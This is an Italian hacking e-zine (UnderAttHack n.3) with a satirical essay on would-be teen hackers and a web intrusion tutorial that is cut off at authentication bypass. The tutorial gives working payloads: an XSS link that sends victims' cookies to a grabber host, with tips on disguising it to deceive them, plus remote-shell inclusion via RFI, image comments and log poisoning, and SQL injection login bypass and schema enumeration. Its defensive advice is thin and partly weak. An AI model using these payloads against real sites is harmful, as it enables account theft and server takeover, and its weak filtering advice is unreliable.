

# UNDERATTACK

## N.3

# UNDERATTACK N.3

by Hackingeasy Team

## In\_questo\_numero ( ) {

Prefazione al n.3 < by adsmanet >.....	3
# Storie, Etiche & Culture hacker	
How to become an acher < by viikkio88 >.....	4
# Sicurezza	
Web Vulnerability < by Sh3llc0d3r >.....	11
Penetration-Test su reti aziendali < by Syst3m Cr4sh >.....	19
# Exploit Analysis	
Calcolare l'indirizzo esatto di uno shellcode < by TheCr0w >.....	28
# Reverse Engineering	
Binary Poetry < by Floatman >.....	31
}	

## Prefazione al n.3

Con immenso piacere scrivo oggi una nuova nota nel diario di merito per UnderAttHack, che viene pubblicata nella sua Quarta edizione.

Dopo aver ricevuto soddisfacenti apprezzamenti da ogni angolo della rete arriva il momento tanto atteso per la pubblicazione del nostro Numero Tre dell'E-Zine.

Visti i grandi risultati raggiunti, di questa simpatica rivista digitale, in questa edizione abbiamo ricevuto il forte contributo di persone con la voglia di diffondere il sapere "arte rara ma ancora in vita" trattando argomenti di vario interesse nel settore informatico.

In privato mi sono giunte richieste ed articoli di molti utenti del network con la voglia di partecipare e dare il loro personale contributo, ovvio che tutti hanno ricevuto una risposta, ma la pubblicazione avverrà per tempo e con le opportune modifiche degli stessi autori.

Purtroppo nelle statistiche di qualsiasi evento è matematico avere la percentuale negativa in qualche piccolo "cluster settoriale" e mi spiego meglio:

mi riferisco in particolare a quelle persone che copiano (rippano) articoli, guide e magari tutto quello che si possa ricopiare per ricevere un merito che non gli appartiene e sicuramente riconducibile alla realtà e, peggio ancora, di non essere nemmeno in grado di fornire una spiegazione in merito.

Il mio consiglio è non intraprendere mai una così brutta iniziativa fin dal primo giorno, ma dimostrare di essere se stessi e magari studiare apprendere e raggiungere dei risultati che danno di gran lunga soddisfazioni meritate.

Concludo augurando una sana lettura e se avete voglia di commentare e dare piccole pillole di saggezza non esitate a farlo

info e contatti :

[hackingeasy.info@gmail.com](mailto:hackingeasy.info@gmail.com)

[forumadm@hackingeasy.it](mailto:forumadm@hackingeasy.it)

**adsmanet**

# HOW TO BECOME AN ACHER!! :-O

Tanto tempo fa in una galassia lontana lontana (dal dentista) avevo letto una frase, su uno di quei magazine scandalistici, che mi era sembrata parecchio ad effetto...e finalmente posso usarla in un posto interessante passando solo leggermente per pazzo.

[...] "A volte in una mente instabile, l'autosuggestione rasenta il delirio..." [...]

È bello come tutto questo si possa applicare ad individui brufolosi e tappetti come i figlioletti di papà della generazione X...dove X è un anno di nascita dal 96 a salire...fino al 98, si addirittura fino al 98.

Un piccolo bimbo moderno, adolescente a 7 anni, istantaneamente ha tutto, proprio tutto, anche il cellulare prenatale da utero, poi il modello della Chicco con cui già in fasce riesce a scaricare le suonerie di "Virgola il gattino", si proprio lui "la stella del telefonino"...a dieci anni più o meno hanno addirittura un pc super all'avanguardia che non serve a nessuno in famiglia, ma se i suoi amici ce l'hanno perchè non deve averlo lui?

Io ho usato il primo pc a 4 anni, mio padre ci lavorava, programmava in basic (che schifo eh? :D), anche in BATCH (traduzione BAT, programmava in BAT n.d.r.)...bei tempi. Io non sapevo scrivere né leggere però digitavo sulla schifosissima tastiera di quel cassone brutto e cattivo:

```
C:> cd a
A:> prince
```

E giocavo a Prince of Persia... e già per mio padre ero un genio del pc! :D....bei ricordi, DOS! Monkey-Island! Wolfenstein3d! e Doom!! il fantastico Doom, come facevo ad avere paura di 8 pixel che urlavano dall'altoparlante interno del pc? Mah!...

Ora i bambini hanno msn, e ti ritrovi con: [alfonsino97@live.it](mailto:alfonsino97@live.it) che chatta con i compagnetti delle elementari...di quanto sia zoccola la Marika!...io fino a l'altro ieri non sapevo che le donne facessero la cacca...loro già si danno del "sessualmente ambiguo" da 6 anni in poi {prove schiaccianti i foglietti sequestrati da mia madre a due bambini di prima elementare, non sto scherzando}... ma dove le sentono ste robe?

Beh torniamo in tema...(come introduzione devo dire che ci sono...)

La fanciullezza si è accorciata, e ora conta solo essere bravi in qualcosa, se un bambino da subito è più introverso si chiude nel mondo virtuale dove oggi un po' tutti abitiamo, socialnetwork e cretinate simili, Istant Messengers...roba troppo affascinante per la mente plasmabile di un adolescente. Questo li spinge ad una ricerca sempre più avanzata di conoscenze sommarie per distinguersi dagli amici, che in questo mondo virtuale possono benissimo affrontare essendo protetti dalla corazza "schermo LCD" + "Norton Internet Security System Entertainment NewYork CenturyFox", tutto coadiuvato da una scatoletta con dei led di colore a piacere, che lampeggiano inspiegabilmente e forniscono magicamente l'accesso alle rete, e tanto, tantissimo tempo libero concesso dai genitori permissivi e un po' troppo menefreghisti.

Girando per i forum da qualche tempo ho notato diversi individui di questo genere e ho standardizzato "FOR THE LULZ" nello schema di crescita tipo di un bimboacher.

## PARTE I :: M.\$.N.

Quando un bambino va alle elementari, si fa un gran parlare di inglese ed informatica, e così powerpoint e word penetrano nella testa dei piccoli bambini. Internet di supporto, i piccoletti

scoprono modi sempre più interessanti per conoscere le cose, vuoi il porno, vuoi le pubblicità in tv che rendono internet trendy e fascinoso. A 8 anni i bambini hanno un account msn. Seguono consigli di amici più grandi e scoprono come registrare mail...e dopo un breve periodo di: *nome.cognome.datadinascita@live.it* il contatto diventerà: *supereroe/cantateposer/attore/pornodiva@live.it*. Ecco!...prima soddisfazione!-> Ho 10 anni e so farmi un indirizzo mail! ho MSN, chatto, conosco powerpoint e word...sono un esperto di pc!

acher al 10%  
abilità speciali:  
accensione pc +2  
nuova abilità acquisita: Aggiungere contatto msn

## PARTE II :: HTML

Pian pianino si va crescendo, e cosa succede? I siti diventano sempre più interessanti e ci si comincia a chiedere come funzionino da dentro...e dopo varie yahooanswerate tipo questa: <http://it.answers.yahoo.com/question/index?qid=20070531165733AAXlaDQ> (da notare il nick della tipologia da me analizzata)

spunta una bella parolona: *HTML*...

Il linguaggio di markup, creare pagine web con poche righe in semplici passi diventa per un potenziale bimboacher: "*So programmare in HTML*"... e di conseguenza l'autosuggestione mistica aumenta!

acher al 15%  
abilità speciali:  
ricerca con google +2  
nuova abilità acquisita: Yahoo\_Answer

A questo punto dopo parecchi `<br />` (credo più `<br>`) si arriva al Problema (da notare la P maiuscola):

Come si pubblicano i siti online?

Trovata l'opportuna guida o l'opportuna discussione forummistica, si viene a contatto con realtà parallele solo immaginate... e abbiamo tre principali rivelazioni:

1. C'è altra gente online
2. L'altra gente è più brava di me piccolo bambinoacher
3. C'è gente che ne sa di più!

Queste rivelazioni portano il bimboacher ad una fase di sconforto morale, che voglio ribattezzare fase della "*Crisi raptica Effettippistica*" (= *CR-FTP*) il bimboacher ha un profondo sconvolgimento interiore...e un pesante ripensamento riguardo le sue capacità informatiche. La CR-FTP può essere superata in due modi dal bimboacher:

1. Abbandono il pc e lo uso solo per facebook e per scaricare i giochi
2. Mi metto a studiare...non sono mica stupido.(invece lo sei n.d.r.)

Chi imbocca la prima strada non si farà vedere mai più in giro per i forum e per la rete, Reazione di Estraneazione dall'Underground (= REU(quanto mi divero ad inventare nuove sigle strambe!! xD, n.d.r.)).

acher al -6%  
GAME OVER



Chi invece sceglie la seconda via, ahinoi sarà sempre più vicino ad essere un bimboacher!!!

acher al 20%  
abilità speciali:  
posting +1  
ricerca con google +4  
volontà +4  
carisma +1  
nuova abilità acquisita: Bazzicamento\_Forum\_Acher

## PARTE III :: "RUBBARE" PASSUORD

Dopo aver passato con successo la CR-FTP, il bimboacher ormai 13enne ha imparato ad usare una piattaforma forum, postare risposte e magari ha cominciato anche a frequentare un forum di hacking in particolare, ovviamente dato che la sua destinazione è scelta da ZioGoogle, il forum dove si è iscritto per primo sarà un grosso forum dove altri bimbiacher prima di lui hanno fatto le domande che lui stesso ha cercato su google.

Avendo pubblicato un sitarello stupido, il bimboacher crede di avere gigantesche capacità cognitive, e vuole dimostrarlo agli amichetti di msn, allora comincia a cercare dei modi per stupirli per farsi dire: Wow sei un mostro!!!

E le piattaforme forummistiche sono piene zeppe, come tutti voi sapete, di bimbiacher newuser che hanno grossomodo lo stesso approccio:

- 1 - Alfonsino96 cerca su google: "Trucchi msn"
- 2 - Alfonsino96 trova: "Principali trucchi msn" su [hackermasterpfpuppets.forumfree.net](#)
- 3 - Alfonsino96 legge un paio di trucchi e li mostra ai suoi amici, ma alcuni non funzionano!
- 4 - Alfonsino96 si iscrive al forum, come tralaltro viene ricordato in tutta la piattaforma dai mod, diventa: !~.^4IF0ns096^~!
- 5 - !~.^4IF0ns096^~! infischiosene degli avvisi che recitano: "Leggete il regolamento" posta nel topic "Principali trucchi msn" una risposta rapida così strutturata:

!~.^4IF0ns096^~!

*ciao amigoooo askoltami, il trukko 7 della lista non mi funziona come cè scritot xké?*  
*neanke poxo istallare lo scrip!*

*avatar stupido*

*Messaggi: 1*

A questo punto qualche mod risponderà:

*Moderatore*

*...ehi! alfonso, dovresti presentarti nella sezione Benvenuti, e leggi il regolamento!...inoltre se potresti scrivere in italiano sarebbe l'ideale.*

!~.^4IF0ns096^~! lo prenderà come un insulto grave al suo orgoglio...però cercherà di adeguarsi alle regole del forum, sognando di essere uno spirito libero ugualmente.

Dopo, la sua presentazione:

!~.^4IF0ns096^~!

*ciao amigoooo! Mi devo presentare, sono Alfonso ho 13 anni e so HTML e mi piacerebbe scoprire l'acking!*

*avatar stupido*

*Messaggi: 2*

Ha scoperto una nuova parola: acking!... avrà sentito parlare di questo termine sul forum, e ancora prima in qualche film stupido, dove un boccalone rinsecchito con un paio di occhiali giganti, digitando a cacchio su una tastiera dopo qualche minuto urlava: <<"YAHOOOO! Sono nei computer della NASA!">>

Quel boccalone adesso è il suo idolo, e pian piano sul forum va prendendo un nome, una faccia, una tecnica...essere acher vuol dire aggirare le protezioni... Adesso alfonsino detto anche !~.^4IF0ns096^.~! sa quello che vuole davvero...essere un acher!

Per essere un acher deve dimostrare prima di tutto ai suoi contatti msn di esserlo, come può fare?...

La risposta a questa domanda è una delle query più frequenti nei db di lamerlandia: "Come rubbare la password di msn"...no non sono analfabeta, sul serio lo scrivono tutti con la doppia b, se non mi credete fatevi un giro per questi forum, tutti ne conosciamo almeno 8-9-10...

acher al 35%  
abilità speciali:  
posting +2

La discussione è già presente sul forum, e molto probabilmente alfonsino l'ha già spulciata...è sempre la stessa in tutti i forum di "lamerlandia", cambiano 6 parole in tutto tra una e l'altra e di solito è strutturata così:

*Titolo: RUBBARE password di msn*

*Introduzione con disclaimer stupido*

*<-- 10 righe a piacere -->*

*Elenco di metodi:*

*1. Social Engineering:*

*Blablabla fakemail blablabla*

*2. Phishing*

*blablabla fakelogin blablabla*

*3. Programmini*

*blablabla (fake)msnpass blablabla*

*<--4 righe a piacere-->*

*<--Autore fasullo con minacce di morte a chi copia la sua guida-->*

*<--A-Ri-Disclaimer fasullo e stupido-->*

*<--Invito a commentare-->*

Ad !~.^4IF0ns096^.~! questa discussione è piaciuta molto...di fatti l'ha salvata tra i suoi preferiti...e visto che sa "programmare in html" non ci vuole nulla a fare un sito simile a hotmail.it dove le password rimangono a te...unendo il punto 1 con il punto 2 del topic, e dando un bacino al punto 3, che dopo averci provato ha scaricato solo trojan malvagi e silenziosi, che hanno riempito il suo uindovs vista fino all'orlo...

acher al 45%  
abilità speciali:  
posting +5  
social +10  
nuova abilità acquisita: Rubbare\_Password(Teorico)

Ma come fa a far sì che un sito scriva da qualche parte i dati che le sue vittime inseriscono? Ecco che !~.^4IF0ns096^~! si accorge di un'altra cosa, esistono i linguaggi di programmazione...lo scopre perchè viene insultato pesantemente nel forum hackermasterofpuppets dopo che posta una topic in ogni sezione dove chiede: Come faccio un feikloghin?

php? cos'è sta roba? google mi può aiutare... da qui in poi la strada è in discesa fwrite in append scopiazziati a destra e a manca hostati su un sito stupido: ffabbbbbrizio.altervista.org Le sue doti di ingegnere sociale messe a dura prova:

<--Estratto di una conversazione msn-->

[...]

!~.^4IF0ns096^~! scrive: Ohi gaia!...hai vitso qseusto sito?

<http://ffabbbbbrizio.altervista.org> ?

.\_-^\*({Minkietta96})\*^-. scrive: Kè?

!~.^4IF0ns096^~! scrive: Eh?

.\_-^\*({Minkietta96})\*^-. scrive: kE debbo far?

!~.^4IF0ns096^~! scrive: Klikka sul coso blu che ti ho mndato!!! :o asd p4ll0n3 c3rv0 s3ss0

.\_-^\*({Minkietta96})\*^-. scrive: dv??????? (L)

!~.^4IF0ns096^~! scrive: kua stupda <http://ffabbbbbrizio.altervista.org>

[...]

<-- Dopo 26 minuti di spiegazioni -->

.\_-^\*({Minkietta96})\*^-. scrive: ah cpt!

.\_-^\*({Minkietta96})\*^-. scrive: k dv fr?

<--(Notare l'abilità di !~.^4IF0ns096^~! nel plasmare la vittima a suo piacimento, mista alla dislessia calligrafica, serio disturbo che si porta dietro da anni) -->

!~.^4IF0ns096^~! scrive: dv mettrer com se angrassi su msn... la passuord e limeil ke t arriva un premio!

[...]

<-- Fine estratto -->

!~.^4IF0ns096^~! adesso conosce scrutando il file passwd.txt sul sito...che la sua amichetta Gaia ha la password: 20051996...la sua data di nascita (cosa particolarmente ovvia)...!~.^4IF0ns096^~! però è felice, e sta provando un orgasmo stilistico e professionale... è un:

acher al 70%

abilità speciali:

posting +5

social +28

carisma +70

fiducia in se stesso +800

nuova abilità acquisita: Rubbare\_Password(Pratico)

## **PARTE IV :: DE-BUGGER IN PEGGIO**

!~.^4IF0ns096^~! sta crescendo...si sente un mostro adesso, sa tutto...ha addirittura la password di gaia... ma qualcosa non va, sul forum lo prendono tutti in giro gli danno del lamer, parlano di etica, ma lui sa che il suo scopo da acher è quello di rendere il web più sicuro!...e per fare ciò deve studiare, per stupire gli altri e per amore della sicurezza (questa nuova parola che non riuscirà mai a capire a fondo) deve pulire il web dai bug che gli admin lasciano...



Si !~.^4IF0ns096^~! sa una marea di parole nuove, le ha conosciute in un paio di mesi girovagando nei siti affiliati a hackermasterofpuppets, ha trovato pure forum belli, dove si è iscritto, dove ha letto roba interessante, il suo nick si va aggiornando di forum in forum, ecco uno schema classico di evoluzione nickistica:

Alfonso -> Alfonsino96 -> !~.^4IF0ns096^~! -> 4lf1096 -> 4lf4 -> th3h4ck4lf4

ha cambiato indirizzo di posta, sito, adesso crede di sapere:

Php, c, c++, html, xhtml, xml, Phpxl, java, Symbian, Alfonsoscripting, Marijuana-Basic, Bat, Bash

e visto che molti in giro parlano di linux è riuscito con Ubuntu a partizionare l'harddisk, certo dopo aver perso Terabyte di dati nella partizione NTFS frammentata-a-bestia, ma ora ha pure linux!...ma lo tiene per le emergenze... sa qualcosa su come creare forum ed è amico di: n0k14ch3r, con cui hanno messo su un forum: 4ch3r300a.c.forumlamer.net

Dove le sezioni contengono migliaia e migliaia di guide rippate senza nessuna visita, il forum diventa fantasma e n0k14ch3r ha una ricaduta REU e lascia il forum in mano al nostro Alfonsino.

Mentre Alfonsino ha una ricaduta in CR-FTP viene notato da un'altro acher, m0nst3r, che ha un forum su un server strambo, dove: "...non lameriamo..." dove "...ci serve gente come te..." e viene attirato non capendo che è social-spammoso, e si registra con th3h4ck4lf4.

Viene preso nella ciurmaglia, adesso sa come comportarsi nei forum, come trattare i nabbi, e sa che esiste milw0rm, sa che ci sono i bug, e nel sito di m0nst3r ha accesso all'area VIP, dove legge gli acher più esperti che vanno in giro a cercare dork, e quando gli va bene defacciano in nome del sito di m0nst3r... tutto questo in nome della sicurezza, sono acher loro... è il loro compito prendere i PoC da milw0rm e dorkare su google alla ricerca di siti campati in aria, screenare il deface e postare in giro l'immagine uppata su tinypic, il percorso del suo primo deface alfonsino lo conosce a memoria...era un "i29." nome del sito unito a "2qui00g" più l'estensione gieiepegh...l'ha postato dovunque il deface dove dice:

Hacker by th3h4ck4lf4  
4dm1n pls f1x ior bag!!!

ormai parla in l33t, e si sente parte dell'underground italiana, ha un'opinione sui fatti stupidi, sui deface, sa blaterare su tutto e quando lo insultano si sa difendere con minacce di trojan, è un acher lui...

Ora la specialistica in aching la prende in giro sugli altri forum, scoprire i bug è il pane per i suoi denti, rippare bug da siti stranieri facendoli passare per suoi è il suo segreto più grande... che poi è bello sapere tutte queste cose, da grande andrà in ingegneria informatica.

Intanto gli amichetti fanno sport, i suoi si separano, lui rimane appiccicato al pc, ha un telefono che non squilla mai, a meno che non lo chiami lui da uno dei suoi 1000 account skype, tanto per sentire ancora una volta *virgola il gattino*.

A scuola va male, il pc gli sta rubando la vita, stupido msn! stupidi forum! sono diventato un mostro! sono un nerd! alfonsino sta malissimo con se stesso, l'unico metodo per relazionarsi è l'insulto, il divertimento megavideo, non esiste tv, non esiste vita fuori dai suoi 15 pollici lcd, youtube lo sa a memoria, la mattina si sveglia gira per i suoi forum, studia qualche nuovo bug incomprensibile su milw0rm, prova due dork, guarda due feed, mangia e va a nanna...

Povero Alfonsino ha anche gli incubi sogna dei tizi con i capelli neri che entrano dal suo monitor, deve smetterla di navigare deve vivere, suo padre lo ha rimproverato e dopo 5 anni

di connessione ininterrotta decide di fare un topic: "th3h4ck4lf4 fly away" (ora sa pure l'inglese n.d.r.), dove dice (con la sua solita dislessia calligrafica):

*"Caio rgazzi,*

*Sono stanco di qeusta vita, non o più volgia di stare al pc dal mattino alla sera, mnon mi rivredete mai più qua... devo cercare di vivere, a scuola va male ho bisogno di scoprire la vera vita! non posso stare sempre al pc, devo anche vvere no? sto trooppo al pc, i miei mi volgiono togliere la connessione!! Addio e buona vita!"*

Molto toccante anche se con molte ripetizioni o errori pesanti questa tipologia di messaggi la potete osservare in milioni di forum, dove milioni di bimbiacher ogni giorno crescono e muoiono, dove non troppo contenti della vita reale scoprono che tanti altri come loro si rifugiano, credendo di essere speciali, dietro nickname orripilanti e tutti uguali in un mondo che non è loro, in un mondo che di sicuro ad un adolescente può solamente togliere tutto.

**vikkio88**

---

# WEB VULNERABILITY

*Tutte le tecniche di intrusione remota su un sito.*

Ciao cari lettori, sono Sh3llc0d3r e leggo l'e-zine UnderAttHack... è un bel progetto!

In questo articolo vi introdurrò tutte le possibili tecniche di intrusione in un sito web, e ricordatevi: l'attacco è la miglior difesa, nel senso che imparando ad attaccare si impara anche a difendersi.

In questa guida non voglio insegnarvi solamente ad attaccare siti, prelevare dati importanti o ottenere accesso remoto, ma anche a difendervi da questi attacchi, spiegati bene uno per uno.

Molte volte non serve solamente avere accesso fisico o virtuale alla macchina, ma serve anche dover effettuare del social-engineering per ottenere alcune informazioni di vitale importanza.

Le tipologie di intrusione che andremo ad analizzare sono:

- RFI
- LFI
- XSS
- Log Poisoning
- Buffer Overflow (non lo spiego in questa guida poiché è già stato spiegato)
- SQL Injection
- Authentication Bypass
- Local Cookie Grabbing

Alcune di queste tecniche permettono ad un attaccante di sfruttare una vulnerabilità agendo puramente a livello macchina, come nei casi di RFI, Log Poisoning e SQL Injection.

Le rimanenti (LFI, Local Cookie Grabbing e XSS) comportano una qualche forma di 'collaborazione' da parte della vittima, operazione attuabile tramite forme più o meno complesse di Social engineering.

Iniziamo dunque la nostra analisi...

## XSS

Xss sta per Cross Site Scripting, ed è una vulnerabilità lato client MOLTO diffusa in moduli di ricerca e siti web di ogni tipo dotati di form di inserimento dati, risulta comunque abbastanza difficile da sfruttare in modo adeguato.

La logica delle XSS è la seguente:

Dato un input, esso viene in qualche modo trattato e ri-mostrato come output.

Facciamo un esempio, abbiamo un modulo di ricerca e inseriamo la stringa "prova":

*Search Results for **prova**:*

*Risultato1...*

*Risultato2...*

*Risultato3...*

Come possiamo vedere viene ristampato il nostro input sottoforma di stringa in grassetto... e se noi volessimo iniettare del codice javascript?

Potremo fare certamente così, inseriamo:

```
<script>alert(document.cookie);</script>;
```

Nel codice HTML risulterebbe:

```
<p>Search Results for <b><script>alert(document.cookie);</script></b>...</p>
```

Questo verrà fuori SOLAMENTE se l'input non è filtrato... se vengono filtrati i caratteri '<' e '>' allora il risultato finale sarebbe diverso... tuttavia esistono così tante vulnerabilità che se una è filtrata ce n'è quasi sicuramente una di non filtrata.

Dove sta la pericolosità di tutto questo? Abbiamo visto che tramite javascript è possibile accedere ai cookie appartenenti al sito vulnerabile, molte volte nei cookie vengono salvate le sessioni ricordate e a volte anche le password in md5 per l'accesso...

E se noi reindirizzassimo l'utente tramite un javascript facendolo passare su un cookie grabber con parametro proprio i cookie di document.cookie? Potremo certamente salvare i cookie del malcapitato e usarli per entrare con il suo account sul sito vulnerabile.

Supponiamo di avere:

un cookie grabber all'indirizzo [www.hacktest.net/get.php](http://www.hacktest.net/get.php)

di voler rubare i cookie all'utente Marco sul sito [www.sitovulnerabile.com](http://www.sitovulnerabile.com)

..e di trovare una vulnerabilità sul modulo search.php...

genereremo il link in questo modo:

```
www.sitovulnerabile.com/search.php?
query=<script>location.href='www.hacktest.net/get.php?
cookie='+document.cookie;</script>
```

*(ovviamente si tratta di una riga unica)*

Generato questo link, potremmo mandarlo alla vittima che cliccandoci vedrà reindirizzati al cookie grabber con parametro GET proprio i suoi cookie...

ma qualcosa non va!

Se la vittima è sveglia si accorgerebbe subito dell'inganno, bisogna cammuffare il link.

Per farlo basterà creare un altro redirect (uff... ancora redirect... che noia) che reindirizzi al link ruba-cookie.

Come rendere il tutto credibile? Semplicemente creando un sito su altermista come '[www.campagnacontroladroga.altermista.org](http://www.campagnacontroladroga.altermista.org)', impostando come index il redirect al redirect ruba-cookie.

Adesso è molto più credibile no? Comunque cliccandoci uno finirà sul cookie grabber e vedrà una pagina bianca, ma sarà in grado di leggere l'indirizzo del cookie grabber e capire tutto l'inganno.

Qui come soluzione bisogna moddare il cookie grabber aggiungendo alla FINE dello stesso il redirect ad una pagina di errore 404, così la vittima subirà tutto l'inganno e gli si presenterà un banale errore 404. Come non fosse successo NULLA!

### Come difendersi?

Filtrare i caratteri '<', '>' con `str_replace()`.

## RFI

RFI significa Remote File Inclusion, è una vulnerabilità lato server non molto diffusa ma potenzialmente pericolosa e semplice da sfruttare.

A volte può capitare che un sito includa dentro a se stesso un'altra pagina web. Non necessariamente esterna ma anche interna.

Il nostro scopo è far includere al sito una shell in modo da poter accedere come root ad esso. Supponiamo di trovarci di fronte alla pagina:

```
www.sitovulnerabile.com/index.php?path=/sito/home.html
```

Questo link dice alla index di mostrare la pagina contenuta all'interno del sito in /sito/home.html... se l'input non è filtrato o il server non blocca certe richieste potremo fare

```
www.sitovulnerabile.com/index.php?path=http://www.altrosito.com
```

Così facendo includeremo la index di un altro sito all'interno del sito vulnerabile!!!

E se noi avessimo una shell su 'www.altrosito.com/shell.php' e provassimo a iniettarla??

SAREBBE INUTILE, poichè la shell essendo in .php verrebbe eseguita in locale e in remoto verrebbe mostrato solo l'output.

Dobbiamo quindi salvare la shell in un altro formato come .txt o .jpg...

proviamo... [www.altrosito.com/shell.txt](#)

E iniettiamo...

```
www.sitovulnerabile.com/index.php?path=http://www.altrosito.com/shell.txt
```

Così facendo la shell verrà inclusa e avremo totale controllo sul server remoto.

### Come difendersi?

Non settare MAI degli include in cui il parametro sia passato da input o modificabile dall'input.

Controllare che il server blocchi le richieste di *include()* su pagine esterne.

## LFI

LFI significa Local File Injection, ma è abbastanza diversa dalla sorella RFI.

Come vulnerabilità è molto più diffusa, non è tanto difficile da sfruttare ma in questa guida esporrò anche un esempio in cui sarà indispensabile effettuare del social engineering.

LFI consiste nell'inserire in un immagine del codice arbitrario, che verrà eseguito sull'host remoto durante il caricamento della stessa.

Come fare? Il codice arbitrario deve trovarsi nel commento dell'immagine, modificabile tramite un programma come The Gimp.

Come commento possiamo inserire:

```
<?php  
include("www.altrosito.it/shell.txt");  
?>
```

E ottenere così un caso simile alla RFI.

Adesso che abbiamo l'immagine esca, come usarla? Molto spesso ci sono degli uploader sui forum e sui siti web. Dobbiamo uploadare l'immagine sull'host remoto e poi semplicemente andarla ad eseguire inserendo come url l'indirizzo della stessa.

Come per magia ci apparirà una shell!

Ma non sempre, molte volte le immagini vengono controllate da questi uploader, è necessario quindi trovare un'alternativa per caricare l'immagine.

L'unica alternativa è far caricare l'immagine al webmaster... senza poter fargli pensare di voler craccare il sito, altrimenti andrebbe sicuramente a controllare il commento dell'immagine e verrete beccati.

Si può far finta di esser il proprietario di un sito e di voler affiliarvi con il sito vittima, dire al webmaster che si ha un banner, dirgli di uploadarlo sul suo sito e di linkare l'affiliazione con il codice del banner...

Se l'admin ci casca basterà visitare il link dell'immagine per aprire la shell.

### Come difendersi?

Controllare sempre tutte le immagini che vengono caricate sul proprio spazio web, nel caso di uploader aggiungere dei controlli sull'immagine che viene uploadata.

## LOG POISONING

Log Poisoning significa letteralmente "Avvelenamento dei Log" ed è una tecnica di intrusione remota poco usata, ma i siti vulnerabili sono abbastanza diffusi.

In molti siti in cui si passa c'è un logger incaricato di loggare i visitatori con IP e a volte anche User Agent o sistema operativo...

Parecchie volte i webmaster pensando di avere log più sicuri li salvano su file .php per impedire alla gente di leggerli, MAI E POI MAI FARLO!

Supponiamo di avere sul sito *www.sitovulnerabile.it* questo logger:

```
<?php
$file=fopen('log.php','a');
fputs($file, $_SERVER['REMOTE_ADDR'].'\n');
fputs($file, $_SERVER['USER_AGENT'].'\n\n');
fclose($file);
?>
```

Questo logger salva sul file 'log.php' IP e User Agent del visitatore. La vulnerabilità sta proprio nell'estensione del log (php) e nel salvataggio dell'user agent.

L'user agent è facilmente modificabile con lo script di firefox 'Modify Headers', con cui possiamo inserire come user agent la stringa

```
include('http://www.altrosito.it/shell.txt');
```

Per farlo aprite Modify Headers e inserite nel primo riquadro in alto 'user-agent' e nel secondo riquadro 'include('http://www.altrosito.it/shell.txt');' scegliete Edit e cliccate OK. Controllate che la modifica sia 'Enabled', una volta abilitata quando entreremo sul sito vulnerabile il log verrà "avvelenato" e sarà possibile aprire la fatidica shell.

### Come difendersi?



Salvare i log unicamente in file di testo, magari protetti da accesso .htaccess

## SQL INJECTION

SQL Injection significa "Iniezione di codice SQL", è una tecnica molto usata e abbastanza presente come vulnerabilità, soprattutto nei form di login!

Potremo trovarci di fronte ad un login che opera su database MySql, e che passa i dati alla query senza filtrarli.

Supponiamo di trovarci di fronte a [www.craccamiseseicapace.it/login.php](http://www.craccamiseseicapace.it/login.php) proviamo a passare come dati username 'admin' e password 'nonlasò'. Il login risponderà 'Access Denied' ma quello non ci interessa. La query generata sarà

```
SELECT * FROM tabella WHEN utente = 'admin' AND password = 'nonlasò' LIMIT 1
```

Il nostro obiettivo è MANIPOLARE questa query in modo da entrare come amministratore senza sapere la password.

Proviamo a inserire come nome utente "admin" e come password " prova' OR 1=1 " inserendo questi dati la query diventerà

```
SELECT * FROM tabella WHEN utente = 'admin' AND password = 'prova' OR 1=1  
LIMIT 1
```

Come possiamo notare la condizione OR si avvererà SEMPRE e il login ci farà entrare come amministratori.

Nonostante la sua potenzialità, la normale SQL Injection è molto limitata... mettiamo il caso di trovare un sito in cui la pagina di login è fixata da tutti i possibili attacchi... ma che nello stesso sito esiste un modulo di ricerca vulnerabile alle SQL Injection...

La variante più potente e più difficile da attuare della normale SQL Injection si chiama Blind SQL Injection ovvero Iniezione di SQL "cieca".

In questo caso penserete che non serva a nulla iniettare del codice nel modulo di ricerca... invece serve!

In questo caso ci si serve dell'operazione UNION ALL SELECT di MySql,

UNION è usato per combinare il risultato di dichiarazioni SELECT multiple dentro un unico result set.

Praticamente si possono unire select di tabelle diverse, e quindi anche le tabelle contenenti i dati degli utenti per il login.

Per esempio questa è una query che usa UNION ALL SELECT

```
SELECT * FROM example1 UNION ALL SELECT * FROM example2
```

Ma c'è un grosso problema, per la sua pericolosità la UNION per funzionare deve soddisfare determinate condizioni.

Una di queste condizioni è che *IL NUMERO DI CAMPI SELEZIONATI DALLA PRIMA TABELLA DEVE ESSERE UGUALE al NUMERO DI CAMPI SELEZIONATI DALLA SECONDA TABELLA.*

Ad esempio una query come questa va bene:

```
SELECT user, password FROM utenti UNION ALL SELECT id, titolo FROM news
```

Va bene per il fatto che la query seleziona due campi dalla tabella utenti e due campi dalla tabella news....

ed ecco che arriviamo a capire il funzionamento della Blind SQL Injection, Blind appunto perchè si procede alla cieca supponendo di non sapere i nomi delle tabelle e dei campi, ma ancora peggio perchè non sappiamo il numero di campi selezionati dal modulo vulnerabile.

Per trovare il numero di campi si procede alla cieca, se il numero dei campi non coincide la UNION restituirà un errore di sintassi.

Come facciamo invece a trovare il nome delle tabelle presenti nel database?

In questo caso ci viene in aiuto l'*Information Schema*, che è un database che viene installato al momento dell'installazione di MySQL, contenente informazioni sulla struttura degli altri database... nel nostro caso ci interessa la tabella *information\_schema.tables* contenente i nomi delle tabelle.

Sfruttando una query del genere possiamo riuscire a visualizzare i nomi di tutte le tabelle presenti nel database memorizzati sul capo *table\_name*.

```
http://www.example.com/news.php?page=12 UNION ALL SELECT table_name,0,1,2 FROM information_schema.tables
```

Visualizzeremo così la lista delle tabelle nel db, comprese tabelle interessanti come users, login o users\_table.

Ora sappiamo il nome della tabella, ma come si chiamano i campi?

La lista dei campi per ogni tabella è contenuta in *information\_schema.columns*, quindi preleveremo i dati con la seguente query:

```
http://www.example.com/news.php?page=12 UNION ALL SELECT column_name,0,1,2 FROM information_schema.columns where table_name='users'
```

Ecco adesso abbiamo tutte le informazioni utili per prelevare dati dalla tabella "users".

### Come difendersi?

Per difendersi occorre settare in ogni modulo che si connette al database due filtri:

Il primo filtro costruito con *str\_replace(char, new\_char, \$string)* per filtrare i seguenti caratteri:

```
@, [, ], "UNION", -, _
```

come secondo filtro per garantire maggior sicurezza filtrare l'input con la funzione

*mysql\_real\_escape\_string(string \$unesescaped\_string);*

la funzione *mysql\_real\_escape\_string()* ritorna la stringa filtrata, usare in questo modo:

```
[...]
$id = mysql_real_escape_string($id);
[...]
```

## AUTHENTICATION BYPASS

L'authentication bypass è una vulnerabilità discretamente diffusa che colpisce particolarmente applicazioni web di vario tipo che richiedono un password per funzionare. Raramente colpisce i login.

